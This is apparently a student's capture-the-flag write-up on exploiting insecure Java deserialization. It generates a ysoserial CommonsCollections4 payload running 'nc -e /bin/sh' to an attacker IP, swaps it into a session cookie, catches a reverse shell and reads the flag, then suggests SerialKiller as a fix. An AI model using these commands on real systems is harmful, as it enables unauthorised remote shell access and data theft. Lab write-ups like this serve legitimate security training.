

1. Introduction
The goal of this challenge is the read out the file /app/secret.txt from the resource Insecure deserialization Java using a reverse shell on the resource Web Shell v. 2.
Assume Insecure deserialization Java is a vulnerable web application and you, as a hacker, want to get a shell to this system.
Please hand in the report on how you extracted the content of the file.
Note that the username on the web page /home after login is extracted from a serialized Java user object.
Your task is to analyze the web application and look for a serialized Java object you can use as an entry point for your attack.
2. Hints for the Challenge
Use https://github.com/frohoff/ysoserial to generate your exploit and start a reverse shell in the web shell system Web Shell v. 2 to read out the content of the flag file.
Hints:
Create a reverse shell from the insecure web application to the web shell. Consider the IP and port information after login to the web shell.
The web shell credentials can be found in the resource popup window.
- The vulnerable system has netcat installed (/bin/nc)
- Command for reverse shell server: nc -l -p 1337
- Command for reverse shell client: nc
-e /bin/sh - The Java application has the Apache Commons Collection library (commons-collections4) loaded in the classpath.
3. Solution
3.1 Setup the Reverseshell
nc -l -p 1337

3.2 Creating the payload
java -jar ysoserial-master-d367e379d9-1.jar CommonsCollections4 ’nc -e /bin/sh 10.2.0.14 1337′ | base64 -w 0 > payload
From the hints above we know that the CommonsCollection4 library is used and from the entrypoint analysis I know that the encoding must be base64.

3.3 Find entrypoint to Server

After login with the username thomas, I’ll open the web developer tools and search for serialization patterns. The application sets a cookie user that starts with the pattern rO0a. Thats an indicator for (base64 encoded format) magic numbers in request / response, to know that the application deals with a serialized object!

3.4 Send payload to Server
Next step is to replace the content of the cookie with the generated payload from ysoserial. Let’s refresh the page and see what`s happen:

Note: It’s very important that the encoding is correct. With my first tries it didn’t work because I had an empty space or # character after pasting the payload in the content of the cookie!
Let’s check if I get a reverseshell on the attackers machine:

Great it works and the flag is rO0ABreverse
4. Mitigation
Because I’m not a developer I can’t tell you how to fix the code, but I would give the Java library Serialkiller a try.
https://github.com/ikkisoft/SerialKiller
The documentation says:
- Download the latest version of the SerialKiller’s Jar. Alternatively, this library is also available on Maven Central
- Import SerialKiller’s Jar in your project
- Replace your deserialization ObjectInputStream with SerialKiller
- Tune the configuration file, based on your application requirements
Easy, isn’t it? Let’s look at a few details…
In your original code, you’ll probably have something similar to:
ObjectInputStream ois = new ObjectInputStream(is);
String msg = (String) ois.readObject();
In order to detect malicious payloads or allow your application’s classes only, we need to use SerialKiller instead of the standard java.io.ObjectInputStream. This can be done with a one-line change:
ObjectInputStream ois = new SerialKiller(is, "/etc/serialkiller.conf");
String msg = (String) ois.readObject();
The second argument is the location of SerialKiller’s configuration file.
PDF Report
Deserialization#1